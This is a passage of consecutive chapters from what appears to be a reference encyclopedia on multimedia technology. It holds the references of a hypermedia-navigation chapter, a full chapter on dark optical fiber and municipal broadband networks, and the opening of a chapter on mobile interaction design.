Feldmann, M., & Wagner, R. (2003). Strukturieren mit multitrees: Ein Fachkonzept zur verbesserten navigation in Hypermedia. *Wirtschaftsinformatik*, *45*(6), 589-598.

Furnas, G. W., & Zacks, J. (1994). Multitrees: Enriching and reusing hierarchical structure. Human factors in computing systems. In B. Adelson (Ed.), *CHI 1994 Conference Proceedings* (pp. 330-336). Boston: ACM Press.

Herder, E. (2002). Metrics for the adaptation of site structure. In N. Henze (Ed.), *Proceedings of the German Workshop on Adaptivity and User Modeling in Interactive Systems (ABIS02)* (pp. 22-26). Hannover, Universität Hannover.

Herman, I., Melancon, G., & Marshall, S. (2000). Graph visualization and navigation in information visualization: A survey. *IEEE Transactions on Visualization and Computer Graphics*, *6*(1), 24-43.

Holzinger, A. (2005). Usability engineering for software developers. *Communications of the ACM*, *48*(1), 71-74.

Lang, M. (2005). Designing Web-based hypermedia systems. In M. Pagani (Ed.), *Encyclopedia of multimedia technology and networking* (pp. 173-179). Hershey, PA: Idea Group Reference.

McEaney, J. E. (2001). Graphic and numerical methods to assess navigation in hypertext. *International Journal of Human-Computer Studies*, *55*, 761-786.

McGuffin, M. J., & Schraefel, M. C. (2004). A comparison of hyperstructures: zstructures, mspaces, and polyarchies. In *Proceedings of 15th ACM Conference on Hypertext and Hypermedia* (pp. 153-162). Santa Cruz, CA.

Muntean, C. H. (2005). *Quality of experience aware adaptive hypermedia system.* Unpublished master's thesis. University of Dublin. Retrieved September 26, 2006, from http://www.eeng.dcu.ie/~pel/graduates/CristinaHavaMuntean-PhD-Thesis.pdf

Munzner, T., Guimbretière, F., Tasiran, S., Zhang, L., & Zhou, Y. (2003). Tree juxtaposer: Scalable tree comparison using focus+context with guaranteed visibility. *ACM Transactions on Graphics, 22*(3), 453-462.

Otter, M., & Johnson, H. (2000). Lost in hyperspace: Metrics and mental models. *Interacting with Computers, 13*(1), 1-40.

Shneiderman, B., & Plaisant, C. (2005). *Designing the user interface: Strategies for effective human-computer interaction* (4th ed.). Boston: Addison Wesley.

KEY TERMS

C

Hypermedia: Hypertexts enriched with multimedia objects (such as audio, video, flash plug-in, etc.) to create a generally non-linear medium of information.

Information Chunks: Chunking provides the readers with comprehensive presentation of the topic or contents of a node.

Mental Model: Representations of real or imaginary structure in the human mind enabling orientation as well as goal orientated actions and movements.

Multi-Tree: Overlapping trees that allow for more than one path connecting two nodes.

Navigation Process: Exploring a hypermedia interactively to find information, product or service offers, or just for entertainment.

Tree: Graph in which any two nodes are connected by exactly one path.

Dark Optical Fiber Models for Broadband Networked Cities

Ioannis Chochliouros
OTE S.A., General Directorate for Technology, Greece

Anastasia S. Spiliopoulou
OTE S.A., General Directorate for Regulatory Affairs, Greece

George K. Lalopoulos
Hellenic Telecommunications Organization S.A. (OTE), Greece

Stergios P. Chochliouros
Independent Consultant, Greece

INTRODUCTION: THE BROADBAND PERSPECTIVE

The world economy is currently moving in transition from the industrial age to a new set of rules, that of the so-called "*Information Society*," which is rapidly taking shape in different multiple aspects of the everyday life. In fact, the exponential growth of the Internet, the penetration of mobile communications, the rapid emergence of electronic commerce, the restructuring of various forms of businesses in all sectors of the economic activity, the contribution of digital industries to growth and employment, and so forth, are among the current features of the new global reality, and they are all considered significant dynamic factors for further evolution and development (Commission of the European Communities, 2005).

Changes are usually underpinned by technological progress and globalization, while the combination of worldwide competition and digital technologies is having a crucial sweeping effect. Digital technologies facilitate transmission and storing of information, while they offer multiple access facilities, in most cases without implying subsequent extra costs. As digital information may be easily transformed into economic and social value, this can offer huge opportunities for the development of new products-offerings, services, or applications. Thus, information becomes the "key-resource" and the prime "engine" of the new e-economy (Crandall, Jackson, & Singer, 2003).

Companies in different sectors have already started to adapt to the new economic situation in order to become e-businesses (Commission of the European Communities, 2001c). In addition, the full competitiveness of the state in the current high-tech digitally converging environment is strongly related to the existence of modern digital infrastructures of high capacity and of high performance, rationally deployed and properly priced, capable of providing easy, cost-effective, secure, and uninterrupted access to the international "digital web" of knowledge and commerce without imposing any artificial barriers and/or restrictions (Wallsten, 2005).

Broadband development is nowadays an essential strategic priority (Chochliouros & Spiliopoulou, 2005), not only for the European Union (EU) but for the global environment. More specifically, broadband can be considered an "absolutely necessary prerequisite" in order to materialize all potential benefits from information society facilities and so to improve living standards (Commission of the European Communities, 2001b). The availability, access, and ultimate use of broadband in both business and residential settings are critical issues. Both businesses and consumers can derive increased benefits from the availability of broadband connection to the Internet, as the technology speeds up some applications and creates entirely new possibilities (Hu & Prieger, 2007).

To appropriate further productivity gains, it should be necessary to exploit advances offered by the relevant sophisticated technologies, including high-speed connections and multiple Internet uses (Commission of the European Communities, 2002). However, to obtain such benefits, it should be necessary to develop modern, cooperative, and complementary network facilities and suitable underlying infrastructures. Among the various alternatives, optical access networks (OANs) can be considered, *for a variety of explicit reasons*, as a very reliable and effective solution, particularly in urban areas (Green, 2006).

The development of innovative communications technologies, the digital convergence of media and content, the exploitation and the penetration of Internet, and the emergence of the digital economy are main drivers of the networked society, while significant economic activities are organized in networks (including development and upgrading), especially within urban cities (Commission of the European Communities, 2003, 2006). In fact, cities remain the first "interface" for citizens and enterprises with the administration and the main providers of public services.

In recent years there have been significant advances in the speed and the capacity of Internet-based backbone networks, including those of fiber nature (Agrawal, 2002). In this context, there is a strong challenge for the fast exploitation of the so called "dark fiber" infrastructure, mainly as a means for realizing access networks. Such networks are able to offer a quite remarkable increase both in bandwidth and quality of service for new and innovative multimedia applications, also including "triple play" services (Lovink, 2002).

NETWORKED CITIES: TOWARDS A GLOBAL AND SUSTAINABLE INFORMATION SOCIETY

Information Society applications radically transform the entire image of our modern era. In particular, a great variety of innovative electronic communications and applications provide enormous facilities both to residential and corporate users (Commission of the European Communities, 2001a), while cities and regions represent major "structural" modules. Local authorities are key players in the new reality, as they are the first level of contact between the citizens and the public administrations and/or services. Simultaneously, because of the new information geography and global economy trends, they also act as major "nodes" in a set of inter-related networks, where new economic processes, investment, and knowledge take place. Recently, there is a strong interest for cooperation between global and local "players" (through schemes of private/public partnerships) in several cities of the world, especially for the widespread use of knowledge and technology. Encouraging investment in infrastructure (by incumbent operators and by new entrants) and promoting innovation are basic objectives for further development.

Towards realizing this target, the deployment of dark fiber optics infrastructure (Arnaud, 2000), under the form of Metropolitan Area Networks (MANs), can guarantee an effective "facilities-based" competition, with series of benefits. It also implicates that, apart from pure network deployment, there would be more and extended relevant activities realised by other players, such as Internet Service Providers (ISPs), Application Service Providers (ASPs), operators of data centres, and many more. Within the same framework, of particular importance are business opportunities especially for the creation of dark customer-owned infrastructure and carrier "neutral" collocation facilities.

In recent years there have been major advances in the speed and the capacity of Internet backbone networks, including those of "fiber-based" infrastructure (Green, 2006). The latter can provide reliable responses to the current market requests for increased bandwidth usage and for more enhanced better quality of services offered. At the same time, such networks may contribute to significant reductions in prices with the development of new (and competitive) service offerings. In the context of broadband, local decision-making is extremely important. Knowledge of local conditions and of local demand can encourage the coordination of appropriate infrastructure deployment, thus providing ways of making investments, sharing facilities, and reducing costs (European Parliament and Council of the European Union, 2002a). In this important area, the EU has already proposed suitable policies (Chochliouros & Spiliopoulou, 2003b) and has organized the exchange of "best practice" at national, regional, and local level, while it is expected that it will promote the use of public/private partnerships.

Since the initial deployment of fiber in backbone networks, there was an estimate that fiber could be easily deployed to the home as well. A number of various alternate "FTTx" schemes or architecture models such as, for example, Fiber to the Curb (FTTC), Fiber to the Building (FTTB), Fiber to the Home (FTTH), Hybrid Fiber Coaxial (HFC), and Switched Digital Video (SDV) have been introduced (Arnaud, 2001) and tested, to promote not only basic telephony and video-on-demand (VOD) services but several broadband applications as well (Prat, Balaquer, Gene, Diaz, & Fiquerola, 2002). Most of such initiatives have been (widely) deployed by telecommunications network operators in the marketplace (Keiser, 2006; OFCOM 2006).

DARK FIBER SOLUTIONS: CHALLENGES AND LIMITATIONS

Apart from the previously mentioned "traditional" fiber optic networks, there is a recent interest for the deployment of a "new" category of optical networks. This originates from the fact that for their construction as well as for their effective deployment and final use/exploitation, the parties involved can generate and make applicable new business models, completely different from the previously existing ones (Render, Vanderslice & Associates L.L.C., 2007).

Such "models" have been already deployed, quite effectively, in many areas of North America (Arnaud, 2002; Garvey, 2002). As for the European countries, apart from the main successful pilot attempt in Sweden (Stokab AB, 2004), several similar model efforts have been developed in The Netherlands, Denmark, France, Belgium, Germany, and the United Kingdom. In any case, the European marketplace is still lagging behind, if compared to the evolutionary progress performed in United States or in Canada. Due to the broadband and the competition challenges (Chochliouros & Spiliopoulou, 2005), such networks may well provide valuable alternatives for the wider development of the potential information society applications, in particular, under the framework of the recent strategic initiatives (Commission of the European Communities, 2002, 2005, 2006); meanwhile they can offer an appropriate infrastructure over which many telecommunications companies provide different services to cater for different categories of customers.

"*Dark fiber*" is usually called an optical fiber infrastructure (cabling and repeaters), dedicated to a single customer and where the customer is responsible for attaching the telecommunications equipment and lasers to "light" the above-mentioned fiber (Foxley, 2002). In other words a "dark fiber" is optical fiber without communications equipment; that is, the network owner gives both ends of the connection in the form of fiber connection to the operator without intermediate equipment.

In general, dark fiber can be more reliable than traditional telecommunications services, particularly if the customer deploys a diverse or redundant dark fiber route. This option, *under certain circumstances*, may provide incentive for further market exploitation and/or deployment, while it reinforces competition (Chochliouros & Spiliopoulou, 2003a). Dark fiber can be considered the "single most effective tool" to lower costs and sustain educational demand to support growth of the network. Traditionally, optical fiber networks have been built by network operators (or "carriers") where they take on the responsibility of lighting the relevant fiber and provide a managed service to the end customer (Green, 2006; Keiser, 2006).

Dark fiber can be estimated explicitly as a very simple form of technology and it is often referred to as technologically "neutral." Sections of dark fiber can be very easily fused together, so that one continuous strand exists between the customer and the ultimate destination. As such, the great advantage of dark fiber is that no active devices are required in the fiber path. Due to the non-existence of such devices, in many cases a dark fiber can be much more reliable than a traditional managed service. Services of the latter category usually implicate a significant number of particular devices in the network path (e.g., ATM switches, routers, multiplexers, etc.); each one of these intermediates is susceptible to failure and this becomes the reason why traditional network operators have to deploy complex infrastructure and other systems to assure an adequate compatibility and reliability. For the greatest efficiency many customers usually select to install two separate dark fiber links to two separate service providers; however, even with an additional fiber, dark fiber networks are cheaper than managed services from a network operator.

With customer-owned dark fiber networks the end-customer becomes an "active entity" who finally owns and controls the relevant network infrastructure (Arnaud, Wu, & Kalali, 2003); that is, the customers decide to which service provider they wish to connect for different services such as, for example, telephony, cable TV, and Internet (Foxley, 2002). The infrastructure is entirely customer controlled, even to the extent of the customer selecting, acquiring, and managing the equipment used for lighting the fiber. As the transceivers used to light the fiber evolve, they can be placed on the same fibers to achieve higher throughput, thus providing for nearly "limitless" upgradability.

For the time being, most of the existing customer-owned dark fiber deployments are used for delivery of services and/or applications based on the Internet (Crandall & Jackson, 2003). The dark fiber industry is still evolving. With the dark fiber option, customers may have additional choices in terms of both reliability and redundancy: that is, they can have single unprotected fiber link and have the same reliability as with their current connection (Arnaud et al., 2003); they can use alternative technology, such as a wireless link for backup in case of a fiber break; or they can install a second geographically diverse dark fiber link, whose total cost is still cheaper than a managed service, as indicated above.

Furthermore, as fiber has a greater tensile strength than copper (or even steel), it is less susceptible to breaks from wind or snow loads. Network cost and complexity can be significantly reduced in a number of ways. As already noticed, dark fiber has no active devices in the path, so there are fewer devices to be managed and less statistical probability of appearance of fault events. Dark fiber allows an organization to centralize servers and/or to outsource many different functions such as Web hosting, server management, and so forth; this reduces, *for example*, the associated management costs. Furthermore, repair and maintenance of the fiber is usually organized and scheduled in advance, to avoid burden of additional costs. More specifically, dark fiber allows some categories of users such as large enterprise customers, hospitals, universities and schools to essentially extend their in-house Local Area Networks (LANs) across the wide area. As there is no effective cost to bandwidth, with dark fiber the long distance LAN can be still run at native speeds with no performance degradation to the end user. This provides an option to relocate, very simply, a server to a distant location where previously it required close proximity because of LAN performance issues (Bjerring & Arnaud, 2002). Consequently, large, multisided "enterprise" organizations can benefit from the virtually unlimited bandwidth of dark fiber—*or inactive fiber*—for applications that include data disaster-recovery efforts, extending local area networks and high-bandwidth file transfers (Arnaud, 2005)

Although dark fiber constitutes a major incentive to challenge the forthcoming broadband evolution, it is not yet fully "appropriate" for all separate business cases. The basic limitation, *first of all*, is due to the nature of the fiber, which is normally placed at "predetermined" locations. This implicates that the relevant investments should be done to forecast long-term business activities. Such a perspective is not quite advantageous for companies leasing or renting office space or desiring mobility; however, this could be ideal for organizations acting as "fixed institutions" at specific and predefined premises (e.g., universities, schools, hospitals, public sector institutions, libraries, or large businesses). Furthermore, the procedure in order to deploy a dark fiber network is a usually a "hard" task and requires consumption of time and exact resolution of a variety of problems including technical, financial, regulatory, business, and other difficulties/limitations; detailed engineering studies have to be completed, and municipal access agreements and related support structure agreements have to be negotiated and concluded, before the actual installation of the fiber begins (Chochliouros & Spiliopoulou, 2003a, 2003b, 2003d).

Around the world, a revolution is taking place in some particular cases of high-speed networking. Among other factors, this kind of activity is driven by the availability of low-cost fiber-optic cabling. In turn, lower prices for fiber are leading to a "shift" from telecommunications network operators-infrastructure (or "carrier-owned" infrastructure) towards more "customer-owned" or "municipally owned" fiber, as well as to market-driven innovative sharing arrangements such as those guided by the "condominium" fiber networks. This implicates a very strong challenge, especially under the scope of the new regulatory measures (European Parliament and Council of the European Union, 2002b) for the rapid promotion of the deployment of modern electronic communications networks and services.

Building a broadband access network provides a municipality with a plethora of benefits that easily compensates for the costs of the required infrastructure deployment. This also implicates ubiquitous digital coverage and broader economic development (Garvey, 2002). It should be expected that both the state (also including all responsible regulatory authorities) and the market itself would find appropriate ways to cooperate (European Parliament and Council of the European Union, 2002a; Chochliouros & Spiliopoulou, 2003d), in order to provide immediate solutions.

A "condominium" fiber is a unit of dark fiber (Arnaud, 2000, 2002) installed by a particular contractor (originating either from the private or the public sector) on behalf of a consortium of customers, with the customers to be owners of the individual fiber strands. Each customer/owner lights his fibers using his own technology, thereby deploying a "private" network to wherever the fiber reaches (i.e., to any possible terminating location or endpoint, perhaps including telecommunications network operators and Internet providers). The business arrangement is comparable to a condominium apartment building, where common expenses such as management and maintenance fees are the joint responsibility of all the owners of the individual fibers.

A "municipal" fiber network is a network of specific nature and architecture (Arnaud, 2002), owned by a municipality (or a local community); its basic feature is that it has been installed as a kind of public infrastructure with the intention of leasing it to any potential users (under certain well defined conditions and terms of usage). Again, "lighting" the fiber to deploy private network connections is the responsibility of the lessee, not the municipality. Condominium or municipal fiber networks, due to the relevant costs as well as to the enormous potential they implicate for innovative applications (which can all be offered to a wider set of corporate or residential recipients), may be of significant interest for a number of organizations such as libraries, universities, schools, hospitals, banks, *and the like*, having many sites distributed over a distinct geographic region.

Both expansion and exploitation of dark fiber networks may have a radical effect on the traditional telecommunications business model (Commission of the European Communities, 2003, 2006), in particular when combined with long-haul networks based on customer-owned wavelengths on Dense-Wavelength Division Multiplexed (DWDM) systems, allowing consumption of multiple Gbps (Gigabit per second) flows of bandwidth (Render, Vanderslice & Associates L.L.C., 2007). Such kind of infrastructure may encourage further spreading of innovative applications such as e-government, e-education, and e-health (Chochliouros & Spiliopoulou, 2003b).

CONCLUSION

Dark fiber provides certain initiatives for increased competition and for the benefits of the different categories of market players (network operators, service providers, users/consumers, various authorities, etc.); this raises the playing field among all parties involved for the delivery of the relevant services and applications. Dark fiber may strongly enable new business activities, while it can provide major options for low cost, simplicity, and efficiency, under suitable terms and/or conditions for deployment (Chochliouros & Spiliopoulou, 2003a).

The dark fiber industry is still immature at a global level. However there is a continuous evolution and remarkable motivation to install, sell, or lease such network infrastructure, especially for emerging broadband purposes. The perspective becomes more important via the specific option of customer-owned dark fiber networks, where the end customer becomes an "active entity" who finally owns and controls the relevant network infrastructure; that is, the customers decide to which service provider they wish to connect to a certain "access point" for different services such as, for example, telephony, cable TV, and Internet (Chochliouros & Spiliopoulou, 2003c; Wallsten, 2005).

Dark fiber may be regarded as "raw material" in the operator's product range and imposes no limits on the services that may be offered. In addition, it offers potential benefits such as, for example: Capability to upgrade network performance; flexibility to meet evolving needs of new applications for ever-higher bandwidth; capability to implement private intra- and inter-institutional networks; and improved network reliability in a cost-effective manner with diversely routed fiber loops and diverse collocation facilities available. Dark fiber is technology neutral and can therefore support all transmission protocols, services, and applications, making it suitable for any future developments.

In particular, due to the broadband and the competition challenges, such networks may provide valuable alternatives for the wider development of the potential information society applications. The challenge becomes of greater importance as very soon the entire market will have to face making the gigantic changes necessary to adjust to a much greater traffic capacity than today, supplied via the next generation of Internet. To this aim, under the framework of the recent common EU initiatives for an "electronic communications-based Europe" (Commission of the European Communities, 2005, 2006), such attempts may contribute to the effective deployment of the various benefits originating from the different information society technologies sectors. Moreover, these fiber-based networks raise the playing field and provide multiple opportunities for cooperation and business investments among all existing market "players" in a global electronic communications society.

REFERENCES

Agrawal, G. P. (2002). *Fiber-optic communication systems*. New York: Wiley-Interscience.

Arnaud, B. St. (2000). *A new vision for broadband community networks.* Ottawa, Canada: CANARIE Inc. Retrieved May 16, 2008, from http://www.canarie.ca/canet4/library/customer.html

Arnaud, B. St. (2001). *Telecom issues and their impact on FTTx architectural designs (FTTH Council)*. Ottawa, Canada: CANARIE Inc. Retrieved May 16, 2008, from http://www.canarie.ca/canet4/library/customer.html

Arnaud, B. St. (2002). *Frequently asked questions (FAQ) about community dark fiber networks.* Ottawa, Canada: CANARIE Inc. Retrieved May 16, 2008, from http: www.canarie.ca/canet4/library/customer.html

Arnaud, B. St. (2005). *Customer owned networks in the last mile: A possible business strategy*. Ottawa, Canada: CANARIE Inc. Retrieved May 16, 2008, from http: www.canarie.ca/canet4/library/customer.html

Arnaud, B. St., Wu, J., & Kalali, B. (2003). *Customer controlled and managed optical networks*. Ottawa, Canada: CANARIE Inc. Retrieved May 16, 2008, from http://www.canarie.ca/canet4/library/canet4design.html

Bjerring, A. K., & Arnaud, B. St. (2002). *Optical internets and their role in future telecommunications systems*. Ottawa, Canada: CANARIE Inc. Retrieved May 16, 2008, from http://www.canarie.ca/canet4/library/general.html

Chochliouros, I. P., & Spiliopoulou, A. S. (2003a, February 3–5). New model approaches for the deployment of optical access to face the broadband challenge. In Diamond Congress Ltd. (Ed.), *Proceedings of the 7th IFIP Working Conference on Optical Network Design and Modelling (ONDM2003)*, Budapest, Hungary (pp. 1015–1034). Budapest, Hungary: Diamond Congress Ltd.

Chochliouros, I.P., & Spiliopoulou, A. S. (2003b). Perspectives for achieving competition and development in the European information and communications technologies (ICT) markets. *The Journal of the Communications Network (TCN), 2*(3), 42–50.

Chochliouros, I. P., & Spiliopoulou, A. S. (2003c, September 29–October 1). The challenge from the development of innovative broadband access services and infrastructures. In Proceedings of *EURESCOM SUMMIT 2003: Evolution of Broadband Services: Satisfying User and Market Needs* (pp. 221–229). Heidelberg, Germany: EURESCOM GmbH & VDE Verlag.

Chochliouros, I. P., & Spiliopoulou, A. S. (2003d). Innovative horizons for Europe: The new European telecom framework for the development of modern electronic networks and services. *The Journal of the Communications Network (TCN), 2*(4), 53–62.

Chochliouros, I. P., & Spiliopoulou, A. S. (2005). Broadband access in the European Union: An enabler for technical progress, business renewal and social development. *The International Journal of Infonomics (IJI), 1*, 5–21.

Commission of the European Communities (2001a). *Communication on helping SMEs to go digital* [COM(2001) 136 final, 13.03.2001]. Brussels, Belgium: Author.

Commission of the European Communities (2001b). *Communication on impacts and priorities* [COM(2001) 140 final, 13.03.2001]. Brussels, Belgium: Author.

Commission of the European Communities (2001c). *Communication on the impact of the e-economy on European enterprises: Economic analysis and policy implications* [COM(2001) 711 final, 29.11.2001]. Brussels, Belgium: Author.

Commission of the European Communities (2002). *Communication on eEurope 2005: An information society for all: An action plan* [COM(2002) 263 final, 28.05.2002]. Brussels, Belgium: Author.

Commission of the European Communities (2003). *Communication on electronic communications: The road to the knowledge economy* [COM(2003) 65 final, 11.02.2003]. Brussels, Belgium: Author.

Commission of the European Communities (2005). *Communication on i2010: A European information society for growth and employment* [COM(2005) 229 final, 01.06.2005]. Brussels, Belgium: Author.

Commission of the European Communities (2006). *Communication on bridging the broadband gap* [COM(2006) 129 final, 20.03.2006]. Brussels, Belgium: Author.

Crandall, R. W., & Jackson, Ch. L. (2003). The $500 billion opportunity: The potential economic benefit of widespread diffusion of broadband Internet access. In A. L. Shampine (Ed.), *Down to the wire: Studies in the diffusion and regulation of telecommunications technologies (chap. 8).* Haupaugge, NY: Nova Science Press. Retrieved May 16, 2008, from http://www.att.com/public_affairs/broadband_policy/BrookingsStudy.pdf

Crandall, R. W, Jackson, Ch. L., & Singer, H. J. (2003). *The effect of ubiquitous broadband adoption on investment, jobs, and the U.S. economy*. Washington, DC: Criterion Economics, L.L.C.

European Parliament and Council of the European Union (2002a). *Directive 2002/19/EC on access to, and interconnection of, electronic communications networks and associated facilities ("Access Directive")* [Official Journal (OJ) L108, 24.04.2002, pp. 7–20]. Brussels, Belgium: Author.

European Parliament and Council of the European Union (2002b). *Directive 2002/21/EC on a common regulatory framework for electronic communications networks and services (*"*Framework Directive*") [Official Journal (OJ) L108, 24.04.2002, pp. 33–50]. Brussels, Belgium: Author.

Foxley, D. (2002). Dark fiber: Means to a network. *Competitive Telecom Issues, 10*(2), 1–13. Retrieved May 16, 2008, from http://www.mainstreetfiber.com/docs/MeansToANetwork.pdf

Garvey, J. (2002). *Municipal broadband networks: Unleashing the power of the Internet* (White Paper). Geneva, IL: Convergence Research, Inc.

Green, P. E. (2006). *Fiber to the home: The new empowerment*. Wiley Interscience.

Hu, W.-M., & Prieger, J. E. (2007). *The timing of broadband provision: The role of competition and demographics* (Working Paper 07-06). Washington, DC: AEI-Brookings Joint Center for Regulatory Studies. Retrieved May 16, 2008, from http://www.aei-brookings.org/admin/authorpdfs/page.php?id=1372&PHPSESSID=8582bdbb0eeb4de3de3a15f84ff45642

Keiser, G. (2006). *FTTX concepts and applications*. Wiley Interscience.

Lovink, G. (2002). *Dark fiber: Tracking critical Internet culture.* Cambridge, MA: MIT Press.

OFCOM (2006). *Fibre access for new build premises and community broadband access networks guidance document.* London: Author.

Prat, J., Balaquer, P. E., Gene, J. M., Diaz, O., & Fiquerola, S. (2002). *Fiber-to-the-home technologies*. Boston: Kluwer Academic Publishers.

Render, Vanderslice & Associates (RVA) L.L.C. (2007). *Fiber-to-the-home: Advanced broadband 2007.* Tulsa, OK: Author.

Stokab AB (2004). *Laying the foundation for IT. Annual Report 2003.* Stockholm, Sweden: Author. Retrieved May 16, 2008, from http://www.stokab.se.

Wallsten, S. (2005). *Broadband penetration: An empirical analysis of state and federal policies* (Working Paper 05-12). Washington, DC: AEI-Brookings Joint Center for Regulatory Studies.

KEY TERMS

Broadband: A service or connection allowing a considerable amount of information to be conveyed, such as video. Generally defined as a bandwidth > 2Mbit/s.

Carrier "Neutral" Collocation Facilities: Facilities, especially in cities, built by companies to allow the interconnection of networks between competing service providers and for the hosting of Web server, storage devices, and so forth. They are rapidly becoming the "obvious" location for terminating "customer-owned" dark fiber. [These facilities, also called "carrier neutral hotels," feature diesel power backup systems and the most stringent security systems. Such facilities are open to carriers, Web hosting firms and application service firms, Internet service providers, and so on. Most of them feature a "meet-me" room where fiber cables can be cross-connected to any service provider within the building. With a simple change in the optical patch panel in the collocation facility, the customer can quickly and easily change service providers on very short notice.]

Condominium Fiber: A unit of dark fiber installed by a particular contractor (originating either from the private or the public sector) on behalf of a consortium of customers, with the customers to be owners of the individual fiber strands. Each customer/owner lights their fibers using her own technology, thereby deploying a private network to wherever the fiber reaches, that is, to any possible terminating location or endpoint.

Dark Fiber: Optical fiber for infrastructure (cabling and repeaters) that is currently in place but is not being used. Optical fiber conveying information in the form of light pulses so the "dark" means no light pulses are being sent.

Dense-Wavelength Division Multiplexing (DWDM): The operation of a passive optical component (multiplexer) which separates (and/or combines) two or more signals at different wavelength from one (two) or more inputs into two (one) or more outputs.

FTTx: Fiber to the (x = Cab Cabinet, x = C Curb, x = B Building, x = H Home).

Local Area Network (LAN): A data communications system that (a) lies within a limited spatial area, (b) has a specific user group, (c) has a specific topology, and (d) is not a public switched telecommunications network, but may be connected to one.

Metropolitan Area Network (MAN): A data network intended to serve an area approximating that of a large city. Such networks are being implemented by innovative techniques, such as running fiber cables through subway tunnels. A popular example of a MAN is SMDS (see IETF RFC 1983).

Municipal Fiber Network: A network of specific nature and architecture, owned by a municipality (or a community); its basic feature is that it has been installed as a kind of public infrastructure with the intention of leasing it to any potential users (under certain well defined conditions and terms). Again, "lighting" the fiber to deploy private network connections is the responsibility of the lessee, not the municipality.

Optical Access Network (OAN): The set of access links sharing the same network side interfaces and supported by optical access transmission systems.

Design and Evaluation for the Future of m-Interaction

Joanna Lumsden
National Research Council of Canada IIT e-Business, Canada

INTRODUCTION

Mobile technology has been one of the major growth areas in computing over recent years (Urbaczewski, Valacich, & Jessup, 2003). Mobile devices are becoming increasingly diverse and are continuing to shrink in size and weight. Although this increases the portability of such devices, their usability tends to suffer. Fuelled almost entirely by lack of usability, users report high levels of frustration regarding interaction with mobile technologies (Venkatesh, Ramesh, & Massey, 2003). This will only worsen if interaction design for mobile technologies does not continue to receive increasing research attention. For the commercial benefit of mobility and mobile commerce (m-commerce) to be fully realized, users' interaction experiences with mobile technology cannot be negative. To ensure this, it is imperative that we design the *right* types of mobile interaction (m-interaction); an important prerequisite for this is ensuring that users' experience meets both their sensory and functional needs (Venkatesh, Ramesh, & Massey, 2003).

Given the resource disparity between mobile and desktop technologies, successful electronic commerce (e-commerce) interface design and evaluation does not necessarily equate to successful m-commerce design and evaluation. It is, therefore, imperative that the specific needs of m-commerce are addressed–both in terms of design *and* evaluation. This chapter begins by exploring the complexities of designing interaction for mobile technology, highlighting the effect of context on the use of such technology. It then goes on to discuss how interaction design for mobile devices might evolve, introducing *alternative* interaction modalities that are likely to affect that future evolution. It is impossible, within a single chapter, to consider each and every potential mechanism for interacting with mobile technologies; to provide a forward-looking flavor of what might be possible, this chapter focuses on some more novel methods of interaction and does not, therefore, look at the typical keyboard and visual display-based interaction which, in essence, stem from the desktop interaction design paradigm. Finally, this chapter touches on issues associated with effective *evaluation* of m-interaction and mobile application designs. By highlighting some of the issues and possibilities for novel m-interaction design and evaluation, we hope that future designers will be encouraged to "think out of the box" in terms of their designs and evaluation strategies.

THE COMPLEXITY OF DESIGNING INTERACTION FOR MOBILITY

Despite the obvious disparity between desktop systems and mobile devices in terms of "traditional" input and output capabilities, the user interface designs of most mobile devices are based heavily on the tried-and-tested desktop design paradigm. Desktop user interface design originates from the fact that users are stationary—that is, seated at a desk—and can devote all or most of their attentional resources to the application with which they are interacting. Hence, the interfaces to desktop-based applications are typically very graphical (often very detailed) and use the standard keyboard and mouse to facilitate interaction. This has proven to be a very successful paradigm, which has been enhanced by the availability of ever more sophisticated and increasingly larger displays.

Contrast this with mobile devices—for example, cell phones, personal digital assistants (PDAs), and wearable computers. Users of these devices are typically in motion when using their device. This means that they cannot devote all of their attentional resources—especially visual resources—to the application with which they are interacting; such resources must remain with their primary task, often for safety reasons (Brewster, 2002). Additionally, mobile devices have limited screen real estate and standard input and output capabilities are generally restricted. This makes designing m-interaction difficult and ineffective if we insist on adhering to the tried-and-tested desktop paradigm. Poor m-interaction design has thus far led to disenchantment with m-commerce applications: m-interaction that is found to be difficult results in wasted time, errors, and frustration that ultimately end in abandonment.

Unlike the design of interaction techniques for desktop applications, the design of m-interaction techniques has to address complex contextual concerns. Sarker and Wells (2003) identify three different modes of mobility—traveling, wandering, and visiting—which they suggest each motivate use patterns differently. Changing modality of mobility is actually more complex than simply the reason for being mobile: with mobility come changes in several different contexts of use.

Most obviously, the physical context in which the user and technology are operating constantly changes as the user moves. This includes, for example, changes in ambient temperatures, lighting levels, noise levels, and privacy implications. Connected to changing physical context is the need to ensure that a user is able to safely navigate through his/her physical environment while interacting with the mobile technology. This may necessitate m-interaction techniques that are eyes-free and even hands-free. This is not a simple undertaking given that such techniques must be sufficiently robust to accommodate the imprecision inherent in performing a task while walking, for example.

Users' m-interaction requirements also differ based on task context. Mobile users inherently exhibit multitasking behavior which places two fundamental demands on m-interaction design: first, interaction techniques employed for one task must be sympathetic to the requirements of other tasks with which the user is actively involved—for instance, if an application is designed to be used in a motor vehicle, for obvious safety reasons, the m-interaction techniques used cannot divert attention from the user's primary task of driving; second, the m-interaction technique that is appropriate for one task may be inappropriate for another task—unlike the desktop paradigm, we cannot adopt a one-technique-fits-all approach to m-interaction.

Finally, we must take the social context of use into account when designing m-interaction techniques; if we are to expect users to wear interaction components or use physical body motion to interact with mobile devices, at the very least, we have to account for social acceptance of behavior. In actual fact, the social considerations relating to use of mobile technology extend beyond behavioral issues; however, given the complexity of this aspect of technology adoption (it is a research area in its own right), it is beyond the immediate scope of this discussion. That said, it is important to note that technology that is not at its inception considered socially acceptable, can gain acceptability with usage thresholds and technological evolution—consider, for example, acceptance of cell phones.

EVOLVING INTERACTION DESIGN FOR MOBILITY

When designing m-interaction, given that the ubiquity of mobile devices is such that we cannot assume users are skilled, our goal should be to design m-interaction that seems natural and intuitive, and which fits so well with mobile contexts of use that users feel no skill is required to use the associated mobile device. Part of achieving this is acquiring a better understanding of the way in which mobility affects the use of mobile devices, and thereafter designing m-interaction to accommodate these influences. Additionally, we need to better understand user behavior and social conventions in order to align m-interaction with these key influences over mobile device use. Foremost, we need to design m-interaction such that a mix of different interaction styles are used to overcome device limitations (for example, screen size restrictions). Ultimately, the key to success in a mobile context will be the ability to present, and allow users to interact with, content in a customized and customizable fashion.

It is hard to design purely visual interfaces that accommodate users' limited attention; that said, much of the interface research on mobile devices tends to focus on visual displays, often presented through head-mounted graphical displays (Barfield & Caudell, 2001) which can be obtrusive, are hard to use in bright daylight, and occupy the user's visual resource (Geelhoed, Falahee, & Latham, 2000). By converting some or all of the content and interaction requirements from the typical visual to audio, the output space for mobile devices can be dramatically enhanced and enlarged. We have the option of both speech and non-speech audio to help us achieve this.

Speech-Based Interaction

